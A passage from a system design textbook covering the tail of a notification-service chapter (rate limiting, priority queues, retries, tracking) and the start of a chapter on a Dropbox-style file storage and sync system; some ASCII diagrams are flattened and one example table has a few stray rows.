user_quiet_hours (user_id BIGINT PRIMARY KEY, quiet_start TIME, -- e.g., 22:00 quiet_end TIME, -- e.g., 08:00 timezone VARCHAR(50), -- e.g.,
'America/New-York' enabled BOOLEAN DEFAULT FALSE); CREATE TABLE user_devices (user_id BIGINT NOT NULL, device_id VARCHAR(64) NOT NULL,
device_token VARCHAR(255), -- APNs/FCM token platform ENUM('ios', 'android', 'web'), app_version VARCHAR(20), last_active TIMESTAMP, PRIMARY KEY
(user_id, device_id));
```

### 9.2 Preference Check Flow

```
Notification Request | +---v-----+ | Fetch user's | | preferences | +---+-----+ | +---v-----+ | Channel: push
| | Category: orders | | Enabled: true ✓ | +---+-----+ | +---v-----+ | Quiet hours: 22:00 -
08:00 EST | | Current time: 14:30 EST | | Within quiet hours? No ✓ | +---+-----+ |
+---v-----+ | Exception: URGENT priority | | bypasses quiet hours and some | | preference filters (security | | alerts
always delivered) | +-----+
```

## 10. Deduplication

### 10.1 Why Deduplication Matters

Scenario: User completes a purchase. The order service fires an event. Due to a retry (network timeout), the event fires TWICE. Without dedup, user gets TWO receipt notifications. Solution: Idempotency key Every notification request includes an idempotency\_key: "idempotency\_key": "order-ORD-789-receipt" Before processing: 1. Check Redis: EXISTS "dedup:{idempotency\_key}" 2. If exists: SKIP (already processed) 3. If not: SET "dedup:{idempotency\_key}" EX 86400 (24h TTL) Process the notification Redis Command: SET dedup:order-ORD-789-receipt "1" NX EX 86400 NX = only set if not exists (atomic check-and-set) Returns OK if set (not duplicate) or nil (duplicate)

### 10.2 Additional Dedup Layers

Layer 1: Idempotency key (at API level) – prevents duplicate triggers Layer 2: Content hash dedup – prevent same content to same user within X hours Key: "content\_dedup:{user\_id}:{hash(channel + content)}" TTL: 4 hours Layer 3: Provider-level dedup – some providers deduplicate on their end

## 11. Rate Limiting Per User

### 11.1 Rate Limiting Strategy

Prevent notification fatigue: Limits: - Push: max 10/hour, max 30/day per user - Email: max 5/day per user (non-transactional) - SMS: max 3/day per user Exceptions: - URGENT priority (security alerts, 2FA codes): NO rate limit - Transactional (order receipts, shipping updates): higher limits Implementation (Redis sliding window): -- Check push rate limit for user 123456 Key: "ratelimit:push:123456:hourly" MULTI INCR ratelimit:push:123456:hourly EXPIRE ratelimit:push:123456:hourly 3600 EXEC If count > 10: REJECT (rate limited) If count <= 10: PROCEED -- Also check daily limit Key: "ratelimit:push:123456:daily" If count > 30: REJECT

## 11.2 Rate Limit Response

When rate limited: - Low priority: silently drop (don't even queue) - Normal priority: queue for later delivery (when window resets) - Urgent priority: deliver anyway (bypass rate limit) API Response when rate limited: HTTP 429 Too Many Requests { "error": "rate\_limited", "message": "User 123456 has exceeded push notification limit", "retry\_after": 1800 // seconds until rate limit resets }

# 12. Priority Levels and Queue Architecture

## 12.1 Priority Queues

Three priority levels with separate queues and worker pools: URGENT (P0): - Security alerts (password changed, suspicious login) - 2FA codes - Payment confirmations - Delivery: < 1 second - Worker pool: 10 dedicated workers (always ready) - Queue: separate Kafka topic with low consumer lag alert NORMAL (P1): - Transactional (order confirmation, shipping update) - Social (new follower, message received) - Delivery: < 30 seconds - Worker pool: 50 workers (auto-scale) - Queue: standard Kafka topic LOW (P2): - Marketing emails - Weekly digests - Product announcements - Delivery: within hours (batched) - Worker pool: 20 workers - Queue: standard Kafka topic, processed during off-peak +-----+ +-----+ | URGENT (P0) | --> | 10 Workers | --> | Immediate Send | | Kafka topic | | (dedicated, fast) | | (<1 sec) | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ | NORMAL (P1) | --> | 50 Workers | --> | Send < 30 sec | | Kafka topic | | (auto-scale) | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ | LOW (P2) | --> | 20 Workers | --> | Batch send | | Kafka topic | | (off-peak) | | (during off-peak)| +-----+ +-----+ +-----+

# 13. Retry Mechanism with Exponential Backoff

## 13.1 Retry Strategy

When a third-party provider fails (APNs timeout, Twilio 5xx, etc.): Retry Policy: Max retries: 5 Backoff: exponential with jitter Attempt 1: immediate Attempt 2: wait 1 sec + random(0, 500ms) Attempt 3: wait 2 sec + random(0, 1000ms) Attempt 4: wait 4 sec + random(0, 2000ms) Attempt 5: wait 8 sec + random(0, 4000ms) After 5 failures: move to Dead Letter Queue (DLQ) Worker Processing: try: response = send\_to\_provider(notification) if response.success: log\_status("delivered") elif response.retryable: # 429, 503, timeout requeue\_with\_backoff(notification, attempt + 1) else: # 400, 404 (bad token, invalid recipient) log\_status("permanently\_failed") move\_to\_dlq(notification) except Timeout: requeue\_with\_backoff(notification, attempt + 1)

## 13.2 Dead Letter Queue (DLQ)

Notifications that fail all retries go to DLQ: Failed Notification --> DLQ (Kafka topic "notifications.dlq") DLQ Processing: - Manual review by ops team - Automated analysis: why did it fail? - Invalid device token → remove from user\_devices - User uninstalled app → mark device inactive - Provider outage → bulk retry when provider recovers - Alert on DLQ growth (spike indicates provider issue) DLQ Dashboard: +-----+ +-----+ | Channel | Count | Top Error | +-----+ +-----+ | Push (APNs) | 1,234 | InvalidToken | | Push (FCM) | 456 | NotRegistered | | Email (SendGrid) | 89 | BounceDetected | | SMS (Twilio) | 23 | InvalidNumber | +-----+ +-----+

# 14. Delivery Tracking and Analytics

## 14.1 Notification Lifecycle States

CREATED --> QUEUED --> PROCESSING --> SENT --> DELIVERED --> OPENED --> CLICKED | | v v FAILED BOUNCED | (email only) v DLQ (dead letter) State tracking in database: CREATE TABLE notification\_log ( notification\_id BIGINT PRIMARY KEY, user\_id BIGINT NOT NULL, channel ENUM('push', 'email', 'sms'), event\_type VARCHAR(64), template\_id VARCHAR(64), priority ENUM('urgent', 'normal', 'low'), status ENUM('created', 'queued', 'processing', 'sent', 'delivered', 'opened', 'clicked', 'failed', 'bounced'), content\_preview VARCHAR(255), provider VARCHAR(20), -- 'apns', 'fcm', 'twilio', 'sendgrid' provider\_msg\_id VARCHAR(128), -- provider's tracking ID error\_message TEXT, created\_at TIMESTAMP, sent\_at TIMESTAMP, delivered\_at TIMESTAMP, opened\_at TIMESTAMP, clicked\_at TIMESTAMP, INDEX idx\_user (user\_id, created\_at DESC), INDEX idx\_status (status, created\_at) );

## 14.2 Tracking Mechanisms

Push Delivery Confirmation: - APNs: delivery receipt not guaranteed (fire-and-forget) - FCM: supports delivery receipts via callback - Track "opened" via app event when user taps notification Email Tracking: - Open tracking: embed 1x1 pixel image with unique URL  When image loads → user opened email - Click tracking: wrap links with redirect URL https://track.example.com/click/{notification\_id}?url={original\_url} When clicked → log click, redirect to original URL - Bounce tracking: SendGrid/SES webhook on bounce events SMS Delivery: - Twilio sends delivery receipts via webhook - Status: queued → sent → delivered / failed / undelivered

## 15. Scheduled Notifications

### 15.1 Scheduling Architecture

Two approaches: Approach 1: Delay Queues - Use SQS delay queues or Kafka with delayed consumption - Set message visibility timeout to scheduled time - Simple but limited to max delay (SQS: 15 minutes) Approach 2: Scheduler Service (for longer delays) - Store scheduled notifications in database - Cron job scans for notifications due in next minute - Moves them from scheduled table to Kafka queue CREATE TABLE scheduled\_notifications ( id BIGINT PRIMARY KEY, notification JSON NOT NULL, scheduled\_at TIMESTAMP NOT NULL, status ENUM('pending', 'queued', 'cancelled'), created\_at TIMESTAMP, INDEX idx\_schedule (status, scheduled\_at) ); Cron (runs every 30 seconds): SELECT \* FROM scheduled\_notifications WHERE status = 'pending' AND scheduled\_at <= NOW() + INTERVAL 30 SECOND ORDER BY scheduled\_at LIMIT 1000; For each: publish to Kafka, update status = 'queued' +-----+ +-----+ +-----+ +-----+ | Scheduled | --> | Scheduler Cron | --> | Kafka | | Notifications DB | | (every 30 sec) | | Queue | +-----+ +-----+ +-----+ +-----+

### 15.2 Use Cases

- "Send welcome email 24 hours after signup" - "Send abandoned cart reminder after 2 hours" - "Send weekly digest every Monday at 9 AM user's local time" - "Send appointment reminder 1 hour before"

## 16. Bulk Notification Sending

Scenario: Send marketing email to 50M users Challenges: - Can't load 50M users into memory - Can't send 50M at once (provider rate limits) - Some users have opted out Pipeline: 1. Admin creates campaign: "New Feature Announcement" 2. System queries eligible users (opted-in, active, etc.) 3. Stream users from DB in batches of 10,000 4. For each batch: a. Check preferences (filter out opted-out) b. Render template per user (personalization) c. Publish to Kafka in batches 5. Workers consume and send at controlled rate 6. Track campaign-level metrics (sent, opened, clicked) Admin Dashboard Campaign Service User DB Kafka | | | |--create campaign----->| | | |--stream users----->| | | |--batch of 10K ---->| | | |--filter prefs----->| | | |--render template-->| | | |--publish batch---->| |-->Workers | | | | |--batch of 10K ---->| | | |--filter, render-->| | | |--publish batch---->| |-->Workers | | ... (repeat) ... | | Rate Control: - Workers throttled to provider rate limits - SendGrid: 10K emails/sec → configure worker pool accordingly - Spread over 2 hours to avoid spikes

## 17. Full System Architecture

```
+-----+ | TRIGGER SOURCES | | +-----+ +-----+ +-----+
+-----+ | | Order Svc | | Auth Svc | | Marketing | | Cron Jobs | | | (purchase) | | (2FA, pwd) | | (campaign) | | (digest) | | |
+-----+ +-----+ +-----+ +-----+ +-----+ | | | | |
+-----+ +-----+ +-----+ +-----+ +-----+ | | | +-----+ +-----+ +-----+ +-----+ | | | +-----+ +-----+
+-----+ | Notification | | Scheduler Service | | Service API | | (delay queue + | | (validate, | | cron for future) | | template, | |
+-----+ | preferences, | | dedup, rate |<-----+ +-----+ +-----+ +-----+ | | | +-----+ +-----+ +-----+ +-----+
| | +---+ +---+ +---+ +---+ +---+ |URGENT | |NORMAL | | LOW | |Queue | |Queue | |Queue | |(Kafka) | |(Kafka) | |(Kafka) | +-----+ +-----+
+---+ +---+ | | | +---+ +---+ +---+ +---+ +---+ |Workers | |Workers | |Workers | |(10) | |(50) | |(20) | +-----+ +-----+ +-----+ +-----+
+-----+ +-----+ +-----+ +-----+ +-----+ | Channel Router | +-----+ +-----+ +-----+ | | | +---+ +---+ +---+ +---+ +---+ | Push | |
SMS | | Email | |Worker | |Worker | | Worker | +-----+ +-----+ +-----+ +-----+ | | | +---+ +---+ +---+ +---+ +---+ | APNs | |Twilio | | SendGrid
| | FCM | | | / SES | +-----+ +-----+ +-----+ +-----+ | | | +-----+ +-----+ +-----+ +-----+ | Delivery | | DLQ | |
Tracker | | (failed | | (webhook | | after 5 | | handler) | | retries) | +-----+ +-----+ +-----+ +-----+ +-----+
| Notification Log | | User Preferences | | (PostgreSQL / | | (PostgreSQL + | | TimescaleDB) | | Redis cache) | +-----+
+-----+ +-----+ +-----+ +-----+ +-----+ | Template Store | | Analytics | | (PostgreSQL + | | Dashboard | | Redis cache)
| | (Grafana/Metabase) | +-----+ +-----+ +-----+
```

## 18. Database Design Summary

```
+-----+ +-----+ +-----+ | Data | Database | Reason |
+-----+ +-----+ +-----+ | Notification log | PostgreSQL + | Structured, queryable, | | |
TimescaleDB | time-series partitioning | +-----+ +-----+ +-----+ | User preferences |
PostgreSQL + | Relational, cached in Redis | | | Redis cache | for fast lookups |
+-----+ +-----+ +-----+ +-----+ +-----+ | Templates | PostgreSQL + | Version-controlled, cached | | | Redis
cache | | +-----+ +-----+ +-----+ +-----+ +-----+ | Device tokens | PostgreSQL | Structured, updated on app
| | | launch | +-----+ +-----+ +-----+ +-----+ +-----+ | Rate limit state | Redis | Fast counters,
```

```
TTL-based | +-----+-----+-----+-----+ | Dedup keys | Redis | Fast existence check, TTL |
+-----+-----+-----+-----+ | Scheduled notifs | PostgreSQL | Queryable by scheduled_at |
+-----+-----+-----+-----+ | Message queues | Kafka | Reliable, ordered, scalable |
+-----+-----+-----+-----+
```

## 19. Key Trade-offs and Decisions

| Decision             | Option A                      | Option B                     | Our Choice             | Why                                  |
|----------------------|-------------------------------|------------------------------|------------------------|--------------------------------------|
| Queue system         | SQS                           | Kafka                        | <b>Kafka</b>           | Higher throughput, replay capability |
| Priority handling    | Single queue + priority field | Separate queues per priority | <b>Separate queues</b> | Urgent never waits behind low        |
| Dedup mechanism      | Database check                | Redis (NX + TTL)             | <b>Redis</b>           | Fast, atomic, auto-expire            |
| Template engine      | Server-side (Handlebars)      | Client-side                  | <b>Server-side</b>     | Consistent across channels           |
| Delivery tracking    | Polling provider              | Webhooks/callbacks           | <b>Webhooks</b>        | Real-time, push-based                |
| Rate limiting        | In-memory per server          | Centralized Redis            | <b>Redis</b>           | Consistent across all servers        |
| Retry strategy       | Fixed interval                | Exponential backoff + jitter | <b>Exp. backoff</b>    | Prevents thundering herd             |
| Notification storage | NoSQL                         | PostgreSQL + partitioning    | <b>PostgreSQL</b>      | Rich querying for analytics          |

## 20. Monitoring and Alerting

```
Key Metrics to Monitor: +-----+-----+-----+-----+ | Metric | Warning | Critical |
+-----+-----+-----+-----+ | Queue depth (urgent) | > 100 | > 1,000 | | Queue depth (normal) | >
10,000 | > 100,000 | | Delivery success rate | < 98% | < 95% | | Average delivery latency | > 5 sec | > 30 sec | | DLQ growth rate | > 100/hour |
> 1,000/hour | | Provider error rate (per svc) | > 2% | > 10% | | Rate limit rejections | > 1% | > 5% |
+-----+-----+-----+-----+ Dashboard: Grafana with Prometheus metrics Alerting: PagerDuty for
critical, Slack for warnings
```

## 21. Key Takeaways

```
+-----+-----+ | KEY TAKEAWAYS |
+-----+-----+ | | 1. Single entry point API – all notification triggers go | | through
one service for consistent handling | | | 2. Priority queues ensure URGENT notifications (2FA, security) | | are never delayed by marketing bulk
sends | | | 3. Deduplication with idempotency keys prevents duplicate | | notifications – essential with distributed retries | | | 4. Rate
limiting per user prevents notification fatigue – | | respect user attention, or they'll uninstall your app | | | 5. User preferences are a
FIRST-CLASS feature – opt-in/out, | | channel selection, quiet hours | | | 6. Template engine separates content from delivery logic – | |
marketing can update templates without code changes | | | 7. Exponential backoff with jitter for retries – prevents | | thundering herd on
provider recovery | | | 8. Dead Letter Queue captures permanently failed notifications | | – essential for debugging and compliance | | | 9.
Delivery tracking via webhooks provides real-time status – | | measure open rates, click rates, bounce rates | | | 10. Bulk sends require
streaming + throttling – never load | | 50M users into memory, respect provider rate limits | |
+-----+-----+
```

Previous: [Chapter 31 - Ride-Sharing Service](#) | Next: [Chapter 33 - File Storage System](#)

# Chapter 33: Design a File Storage System (Dropbox / Google Drive)

## 1. Problem Statement

Design a cloud file storage and synchronization service like Dropbox or Google Drive that allows users to upload, download, and sync files across multiple devices. The system must handle file versioning, sharing with permissions, conflict resolution, efficient delta synchronization, and real-time notifications when files change.

## 2. Functional Requirements

| ID  | Requirement         | Description                                             |
|-----|---------------------|---------------------------------------------------------|
| FR1 | Upload/Download     | Upload and download files from any device               |
| FR2 | File Sync           | Automatically sync files across all user's devices      |
| FR3 | File Sharing        | Share files/folders with other users or via public link |
| FR4 | Versioning          | Maintain file history, restore previous versions        |
| FR5 | Notifications       | Notify other devices when files change                  |
| FR6 | Offline Edit        | Edit files offline, sync when back online               |
| FR7 | Folder Structure    | Support hierarchical folder organization                |
| FR8 | Conflict Resolution | Handle conflicts when same file edited on two devices   |

## 3. Non-Functional Requirements

| ID   | Requirement  | Target                                              |
|------|--------------|-----------------------------------------------------|
| NFR1 | Scale        | 500M registered users, 10M DAU                      |
| NFR2 | Storage      | Average 200 files/user, average 500KB/file          |
| NFR3 | Sync Latency | Changes reflected on other devices within 5 seconds |
| NFR4 | Reliability  | Zero data loss (99.99999999% durability, 11 nines)  |
| NFR5 | Availability | 99.9% uptime                                        |
| NFR6 | Bandwidth    | Minimize bandwidth usage (delta sync, dedup)        |
| NFR7 | Concurrent   | Support concurrent edits with conflict detection    |

## 4. Capacity Estimation

### 4.1 Storage

Total files: 500M users \* 200 files = 100 billion files Average file size: 500 KB Total storage: 100B \* 500KB = 50 PB (petabytes) With versioning (avg 3 versions per file, but shared chunks): ~75-100 PB total (chunk-level dedup reduces this significantly) Daily new/modified files: 10M DAU \* 5 file changes/day = 50M file operations/day = ~580 operations/sec Peak: ~2,000 operations/sec

## 4.2 Bandwidth

Upload: 50M file changes/day \* 500KB avg = 25 TB/day upload = ~290 MB/sec sustained Peak: ~1 GB/sec Download: Assume 3x read amplification (sync to 3 devices per user) = 75 TB/day download = ~870 MB/sec Peak: ~3 GB/sec With delta sync (only changed chunks): Actual bandwidth reduced by 50-80% Effective: ~150 MB/sec upload, ~400 MB/sec download

## 4.3 Metadata

Metadata per file: ~500 bytes (path, size, hash, version, permissions) 100B files \* 500 bytes = 50 TB metadata (Fits in a sharded database cluster) Chunk metadata per file: avg 10 chunks \* 100 bytes = 1 KB per file 100B files \* 1 KB = 100 TB chunk metadata

# 5. File Upload: Chunked Upload

## 5.1 Why Chunking?

Split every file into fixed-size chunks (typically 4 MB): Benefits: 1. RESUMABLE UPLOAD: If upload fails at chunk 7, resume from chunk 7 (don't re-upload the entire 100MB file) 2. DEDUPLICATION: Two files sharing identical chunks only store once (content-addressable by SHA-256 hash) 3. DELTA SYNC: When a file is edited, only changed chunks are re-uploaded (not the entire file) 4. PARALLEL UPLOAD: Upload multiple chunks simultaneously (faster for large files) 5. VERSIONING EFFICIENCY: New version shares unchanged chunks with old version (massive storage savings) Example: File: report.pdf (12 MB) Split into chunks: Chunk 0: bytes[0 - 4MB] → SHA256: "abc123..." Chunk 1: bytes[4MB - 8MB] → SHA256: "def456..." Chunk 2: bytes[8MB - 12MB] → SHA256: "ghi789..." File edited (only page 3 changed, which is in chunk 1): Chunk 0: unchanged → SHA256: "abc123..." (SKIP upload) Chunk 1: NEW content → SHA256: "xyz999..." (UPLOAD this) Chunk 2: unchanged → SHA256: "ghi789..." (SKIP upload) Result: Only 4MB uploaded instead of 12MB!

## 5.2 Chunking Algorithm

Approach 1: Fixed-size chunks (4 MB) - Simple: split at fixed byte boundaries - Problem: inserting a byte at the start shifts ALL chunk boundaries - All chunks become "new" even though content barely changed Approach 2: Content-defined chunking (Rabin fingerprinting) - Use a rolling hash to find "natural" chunk boundaries - Boundaries depend on content, not position - Inserting bytes only affects 1-2 chunks - Better delta sync efficiency Rabin fingerprint: Slide a 48-byte window over the file Compute rolling hash at each position When hash matches a pattern (e.g., low 13 bits == 0): → Mark as chunk boundary Average chunk size: ~4 MB (tuned by pattern) Min chunk: 512 KB, Max chunk: 8 MB (clamped)

# 6. Block Storage Service

## 6.1 Content-Addressable Storage

Chunks are stored by their SHA-256 hash (content-addressable): chunk\_hash = SHA256(chunk\_data) storage\_path = /blocks/{chunk\_hash[0:2]}/{chunk\_hash[2:4]}/{chunk\_hash} Example: Hash: "a1b2c3d4e5f6..." Path: /blocks/a1/b2/a1b2c3d4e5f6... Benefits: - Automatic deduplication: same content → same hash → stored once - Verification: download chunk, recompute hash, verify integrity - Immutable: chunks never modified, only created or garbage-collected Storage Backend: Amazon S3 (or equivalent object storage) - 11 nines of durability - Automatic replication across AZs - Cost-effective at petabyte scale

## 6.2 Upload Flow

```
Client API Server Block Service S3 | | | |--split file into chunks->| | | compute SHA256 per chunk| | | | |--"upload request"----->| |
| | {filename, chunks:[| | | {hash:abc, size:4MB}, | | | {hash:def, size:4MB}, | | | {hash:ghi, size:4MB}]} | | | | | |--check which
chunks exist?----->| | |<--"abc exists, def missing, ghi exists" | | | |<--"upload only: [def]"---| | | | | |--upload chunk "def"
---->|--store chunk ----->|--PUT to S3 --->| | | | |<--"upload complete" -----| | | | | | |--update metadata-->| | | (file → chunks
mapping) | | | |
```

# 7. Metadata Database

## 7.1 File Tree Structure

```
-- File/Folder metadata (the "namespace") CREATE TABLE file_metadata (file_id BIGINT PRIMARY KEY, user_id BIGINT NOT NULL, parent_id BIGINT, --
NULL for root folder name VARCHAR(255) NOT NULL, is_folder BOOLEAN DEFAULT FALSE, size_bytes BIGINT DEFAULT 0, mime_type VARCHAR(100),
latest_version INT DEFAULT 1, checksum VARCHAR(64), -- SHA-256 of full file status ENUM('active', 'deleted', 'trashed'), created_at TIMESTAMP,
modified_at TIMESTAMP, UNIQUE (user_id, parent_id, name), -- no duplicate names in same folder INDEX idx_parent (parent_id), INDEX idx_user
(user_id, status)); -- File versions CREATE TABLE file_versions (file_id BIGINT NOT NULL, version_num INT NOT NULL, size_bytes BIGINT, checksum
VARCHAR(64), device_id VARCHAR(64), -- which device made this version created_at TIMESTAMP, PRIMARY KEY (file_id, version_num)); -- Chunks per
version CREATE TABLE file_chunks (file_id BIGINT NOT NULL, version_num INT NOT NULL, chunk_index INT NOT NULL, -- 0, 1, 2, ... chunk_hash
VARCHAR(64) NOT NULL, -- SHA-256 of chunk chunk_size INT NOT NULL, PRIMARY KEY (file_id, version_num, chunk_index), INDEX idx_chunk_hash
(chunk_hash)); -- Block storage reference counting CREATE TABLE block_refs (chunk_hash VARCHAR(64) PRIMARY KEY, ref_count INT DEFAULT 1, --
number of file_chunks referencing this size_bytes INT NOT NULL, storage_path VARCHAR(255), created_at TIMESTAMP);
```

## 7.2 Example: File Tree

```
User Alice's file tree: / (root, file_id=1) ■■■ Documents/ (file_id=2) ■ ■■■ report.pdf (file_id=3, v2, chunks: [abc, def, ghi]) ■ ■■■
notes.txt (file_id=4, v1, chunks: [jkl]) ■■■ Photos/ (file_id=5) ■ ■■■ vacation.jpg (file_id=6, v1, chunks: [mno, pqr]) ■ ■■■ profile.png
(file_id=7, v1, chunks: [stu]) ■■■ shared_doc.docx (file_id=8, v5, chunks: [vwx, abc]) ^^^ Same chunk "abc" as report.pdf! Stored only ONCE in
S3. file_metadata table: +-----+-----+-----+-----+-----+-----+ | id | user | parent | name | folder | ver |
+-----+-----+-----+-----+-----+-----+ | 1 | 100 | NULL | / | true | - | | 2 | 100 | 1 | Documents | true | - | | 3 | 100 | 2 |
report.pdf | false | 2 | | 4 | 100 | 2 | notes.txt | false | 1 | | 5 | 100 | 1 | Photos | true | - |
+-----+-----+-----+-----+-----+-----+
```

## 8. Sync Service

### 8.1 How Sync Works

The sync service is the **brain** of the system. It ensures all devices stay consistent.

Two types of changes to detect: 1. LOCAL CHANGES (client detects): - Client monitors local filesystem (inotify on Linux, FSEvents on macOS, ReadDirectoryChangesW on Windows) - When a file changes: compute new chunk hashes, compare with known state - Upload changed chunks, update metadata on server 2. REMOTE CHANGES (server notifies client): - Another device uploaded a change - Server notifies all other devices of the user - Client downloads changed chunks, reconstructs file locally

### 8.2 Change Detection Flow

```
Local change detected on Device A: Device A Sync Client API Server Metadata DB | | | | (file modified) | | | |--notify----->| | |
|--compute chunks-->| | | new hashes | | | | |--compare with ---->| | | server version | | | |<--diff: chunks | | | [2,5] changed | |
| | | | |--upload chunk 2 -->| | | | |--upload chunk 5 -->| | | | | |--commit version -->|--update metadata-->| | | {file_id: 3, | {new
version, | | | new_ver: 3, | chunk list} | | | chunks: [...]} | | | | | |<--confirmed-----| | | | | | |--notify other ---->| | |
devices | Server notifying Device B: API Server Notification Svc Device B Sync Client | | | |--file changed----->| | | {file_id: 3, | | |
new_ver: 3} |--push notification---->| | | (long poll / WS) | | | |<--get changed chunks-->-----| | | |--chunks [2,5] data-->| |
| | |--reconstruct | | | file locally
```

### 8.3 Server-to-Client Notification

How does the server notify clients of remote changes? Option 1: Long Polling - Client sends request: "Any changes since sequence X?" - Server holds connection open until a change occurs (up to 60 seconds) - On change: server responds immediately - On timeout: client re-sends request - Simple, firewall-friendly Option 2: WebSocket - Persistent bidirectional connection - Server pushes change events immediately - Lower latency than long polling - Requires WebSocket server fleet Decision: Long polling for simplicity (Dropbox's approach) - Simple to implement and scale - Minimal infrastructure - Good enough for file sync (not chat-level real-time) Client Notification Service | | |--GET /changes?cursor=seq\_123 ----->| | | (server holds connection | | until change occurs | | or 60 sec timeout) | | | ... time passes ... | | | |<--200 OK: {changes: [{file\_id: 3, | | action: "modified", | | new\_ver: 3}], | | cursor: seq\_456}-----| | | |--GET /changes?cursor=seq\_456 ----->| | | (immediately re-connect) |

## 9. Conflict Resolution

### 9.1 When Conflicts Occur

Conflict: Two devices edit the same file simultaneously while offline or before sync completes. Timeline: T=0: Device A and Device B both have report.pdf v2 T=1: Device A edits report.pdf (offline) T=2: Device B edits report.pdf (offline) T=3: Device A comes online, uploads v3 T=4: Device B comes online, tries to upload v3 SERVER DETECTS CONFLICT: B's base is v2, but v3 already exists!

### 9.2 Resolution Strategies



Strategy 1: Last-Write-Wins (LWW) - Whichever device uploads last wins - Lost data from earlier edit - Simple but DANGEROUS for important files - Used for: simple settings files, non-critical data Strategy 2: Create Conflict Copy (Dropbox's approach) - Keep BOTH versions - Rename the conflicting file: "report.pdf" (Device A's version wins as v3) "report (Device B's conflicted copy).pdf" (saved separately) - User manually resolves the conflict - SAFE: no data loss Strategy 3: Operational Transform / CRDT (Google Docs approach) - Merge changes at the operation level - Works for text documents (not binary files) - Complex to implement - Beyond scope for general file storage Decision: Create conflict copy (Strategy 2) - Safe: no data loss - Simple to implement - User resolves manually (acceptable UX) Conflict Detection: 1. Device B uploads: "update file\_id=3, base\_version=2, new\_chunks=[...]" 2. Server checks: current version of file\_id=3 is v3 (not v2!) 3. Conflict detected: base\_version (2) != current\_version (3) 4. Server creates conflict copy: - Original: report.pdf → v3 (Device A's version) - Conflict: "report (conflicted copy 2024-01-15).pdf" → new file 5. Notify Device B: "conflict detected, created conflict copy"

## 10. File Versioning

### 10.1 Version Storage Architecture

Key insight: Versions SHARE chunks that haven't changed. File: report.pdf Version 1: [chunk\_A, chunk\_B, chunk\_C, chunk\_D] Version 2: [chunk\_A, chunk\_B, chunk\_E, chunk\_D] (chunk\_C changed to E) Version 3: [chunk\_A, chunk\_F, chunk\_E, chunk\_D] (chunk\_B changed to F) Storage: chunk\_A: stored once, referenced by v1, v2, v3 chunk\_B: stored once, referenced by v1, v2 chunk\_C: stored once, referenced by v1 only chunk\_D: stored once, referenced by v1, v2, v3 chunk\_E: stored once, referenced by v2, v3 chunk\_F: stored once, referenced by v3 only Total unique chunks: 6 (instead of 12 if stored per-version) Storage savings: 50% (varies based on how much changes between versions) file\_chunks table:

| file | ver | index | hash |
|------|-----|-------|------|
| 3    | 1   | 0     | A    |
| 3    | 1   | 3     | 1    |
| 3    | 1   | 1     | B    |
| 3    | 1   | 3     | 1    |
| 3    | 1   | 2     | C    |
| 3    | 1   | 3     | D    |
| 3    | 2   | 0     | A    |
| 3    | 2   | 1     | B    |
| 3    | 2   | 2     | E    |
| 3    | 2   | 3     | D    |
| 3    | 3   | 0     | A    |
| 3    | 3   | 1     | F    |
| 3    | 3   | 2     | E    |
| 3    | 3   | 3     | D    |

### 10.2 Version Restore

To restore file to Version 1: 1. Look up chunks for file\_id=3, version=1: [A, B, C, D] 2. All chunks still exist in block storage (reference counted) 3. Create new version (v4) with same chunk list as v1 4. No data copy needed! Just metadata update. Version limits: - Keep last 30 versions per file - Or last 30 days of versions - After limit: garbage collect old versions - Chunks with ref\_count = 0 can be deleted from S3

## 11. Deduplication

### 11.1 Content-Based Deduplication

How dedup works: 1. Client computes SHA-256 of each chunk before upload 2. Client sends chunk hashes to server: "I want to upload these chunks" 3. Server checks which hashes already exist in block\_refs table 4. Server responds: "Only upload chunks [X, Y] - I already have [A, B, C]" 5. Client uploads only the new chunks Result: If two users upload the same file (or same chunks appear in different files), the data is stored ONCE. Dedup Example: User Alice uploads presentation.pptx (chunks: [A, B, C, D]) All chunks uploaded (new file) User Bob uploads the same presentation.pptx Server: "I already have [A, B, C, D], upload nothing!" Bob's file created instantly with zero data transfer! Cross-User Dedup: Same chunk stored once regardless of how many users have it block\_refs.ref\_count tracks how many file\_chunks reference it Only delete when ref\_count = 0 Storage Savings: Typical enterprise: 30-50% dedup ratio (shared documents, email attachments, standard templates)

### 11.2 Security Consideration: Convergent Encryption

Problem: If we encrypt chunks with user-specific keys, same content → different ciphertext → no dedup! Solution: Convergent encryption - Encryption key = Hash(plaintext) - Same plaintext always produces same key and ciphertext - Enables dedup across users even with encryption key = SHA256(chunk\_data) encrypted\_chunk = AES-256(key, chunk\_data) storage\_hash = SHA256(encrypted\_chunk) Tradeoff: Vulnerable to "confirmation of a file" attack (attacker who knows content can verify if it's stored) Acceptable risk for most enterprise use cases

## 12. Sharing and Permissions

### 12.1 ACL-Based Sharing

```
CREATE TABLE sharing_permissions (file_id BIGINT NOT NULL, shared_with BIGINT NOT NULL, -- user_id or group_id shared_type ENUM('user', 'group'), permission ENUM('viewer', 'editor', 'owner'), shared_by BIGINT NOT NULL, -- who shared it created_at TIMESTAMP, PRIMARY KEY (file_id, shared_with, shared_type)); -- Public link sharing CREATE TABLE public_links (link_token VARCHAR(64) PRIMARY KEY, file_id BIGINT NOT NULL, permission ENUM('viewer', 'editor'), password_hash VARCHAR(64), -- optional password protection expires_at TIMESTAMP, -- optional expiration download_count INT DEFAULT 0, max_downloads INT, -- optional download limit created_by BIGINT NOT NULL, created_at TIMESTAMP);
```

### 12.2 Permission Check Flow

When User B tries to access File X: 1. Is User B the owner of File X? → Full access 2. Check sharing\_permissions: SELECT permission FROM sharing\_permissions WHERE file\_id = X AND shared\_with = B AND shared\_type = 'user'; 3. Check group memberships: SELECT permission FROM sharing\_permissions sp JOIN group\_members gm ON sp.shared\_with = gm.group\_id WHERE sp.file\_id = X AND gm.user\_id = B AND sp.shared\_type = 'group'; 4. Check parent folder permissions (inheritance): Walk up the folder tree, check permissions at each level 5. Most permissive wins (editor > viewer) Cache permissions in Redis: "perms:{file\_id}:{user\_id}" → "editor" TTL: 5 minutes (invalidate on permission change)

## 12.3 Public Link Flow

Sharer creates link: POST /api/v1/files/{file\_id}/share/link Response: { "url": "https://drive.example.com/s/aB3xK9zQm" } Recipient accesses link: GET /s/aB3xK9zQm 1. Lookup link\_token "aB3xK9zQm" in public\_links table 2. Check: expired? password-protected? download limit reached? 3. Serve file viewer or download

## 13. Notification Service

### 13.1 Notifying Other Devices of Changes

